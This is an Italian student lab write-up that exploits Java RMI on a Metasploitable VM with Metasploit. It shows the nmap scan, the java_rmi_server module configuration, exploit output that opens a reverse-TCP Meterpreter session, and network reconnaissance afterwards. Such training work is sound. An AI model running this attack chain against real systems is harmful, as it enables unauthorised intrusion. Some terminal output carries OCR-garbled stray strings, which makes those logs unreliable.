



S7-L5

By
Michael Andreoli,
Luca Lenzi,
Giammarco Iorio,
Carmela Ferrandina,
Morgan Petrelli.



TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.



INTRODUCTION

Per prima cosa con il comando

sudo nano /etc/network/interfaces

abbiamo settato 192.168.11.111 come indirizzo IP della nostra macchina attaccante (Kali Linux) e l'indirizzo IP 192.168.11.112 per la nostra macchina vittima (metasploitable).

```
(kali㉿kali)-[~] 0.0.1
$ ifconfig : 255.0.0.0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      IPv6 Netinet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
                  inet6 fe80::a00:27ff:fe1e:364a prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
      Interface RX packets 131417 bytes 7895614 (7.5 MiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
      Name TX packets 1313440 bytes 8002065 (7.6 MiB)
      Hardware TX errors:0 dropped:0 overruns:0 carrier:0 collisions:0
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:5b:2b:5f
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5b:2b5f/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:28 errors:0 dropped:0 overruns:0 frame:0
            TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1956 (1.9 KB) TX bytes:5244 (5.1 KB)
            Base address:0xd020 Memory:f0200000-f0220000
```

NMAP

Abbiamo effettuato una scansione con nmap sulla porta numero 1099 per verificare la presenza del servizio vulnerabile Java MRI.



```
(kali㉿kali)-[~] i/browser/java_rmi_connection_impl
$ sudo nmap 192.168.11.112 -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 15:24 CEST
Nmap scan report for 192.168.11.112
Host is up! (0.00034s latency).
PORT      STATE SERVICE
1099/tcp  open  rmiregistry
          openfire_auth_bypass_rce_cve_2023_32315
MAC Address: i08:00:27:5B:2B:5F (Oracle VM VirtualBox virtual NIC)
          totaljs_cms_widget_exec
Nmap done: 1 IP address (1 host up) scanned in 13.32 seconds
```

METASPLOIT

Avviamo il tool metasploit con il comando **msfconsole** ed andiamo a cercare se nel database è presente un exploit per il servizio **rmiregistry**

```
(kali㉿kali)-[~]
$ msfconsole ccproxy-ftp
Metasploitable: Save the current environment with the save command,
future console restarts will use this environment again
[!] msf3 /tmp/msf3_20230720_144754
```



METASPLOIT

Utilizzando search **rmiregistry** andiamo a trovare un exploit che andremo ad utilizzare con il comando **use** seguito o dal numero o dal path dell'attacco.

```
msf6 > search rmiregistry
Matching Modules
=====
#  Name
-
0  exploit/multi/misc/java_rmi_server  2011-10-15  excellent  Yes  Java RMI Server Insecure Default Configuration Java Code Execution
File System      bof(copy1).c
```

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/misc/java_rmi_server`

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

| Name | Current Setting | Required | Description |
|-----------|-----------------|----------|---|
| HTTPDELAY | 10 | yes | Time that the HTTP Server will wait for the payload request |
| RHOSTS | | yes | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT | 1099 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URI PATH | | no | The URI to use for this exploit (default is random) |

METASPLOIT CONFIGURATION

Dopo aver effettuato un controllo sulla configurazione dell'attacco con **show options**, andiamo ad impostare con il comando **set RHOSTS** l'indirizzo ip della nostra macchina bersaglio che come possiamo notare è stata aggiunta alla configurazione dell'exploit

METERPRETER

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/qw2Fq5tEuM9
[*] 192.168.11.112:1099 - Server started. carrier 0 collisions 0
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:41757) at 2024-05-22 15:26:05 +0200

meterpreter > help
```

Utilizzando **help** andiamo a controllare la lista dei comandi che ci serviranno per avere informazioni sulla configurazione di rete e sulla tabella di routing

Andiamo a lanciare il nostro attacco con il comando **exploit** e possiamo notare che siamo riusciti ad avviare una sessione di meterpreter all'interno della macchina bersaglio

| Stdapi: Networking Commands | |
|-----------------------------|---|
| Command | Description |
| ifconfig | Display interfaces |
| ipconfig | Display interfaces |
| portfwd | Forward a local port to a remote service |
| resolve | Resolve a set of host names on the target |
| route | View and modify the routing table |



METERPENTER

Grazie ai comandi visti in precedenza siamo riusciti ad avere le informazioni di cui avevamo bisogno riguardo la rete del nostro bersaglio, riuscendo a completare il nostro attacco

```
meterpreter > route
Home      bof.c.save

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
_____
127.0.0.1   255.0.0.0    0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
_____
::1of      ::          ::          ::          ::

fe80::a00:27ff:fe5b:2b5f ::          ::          ::          ::
```

```
meterpreter > ifconfig
Home      bof (copy 1).c

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5b:2b5f
IPv6 Netmask : ::
```

GRAZIE

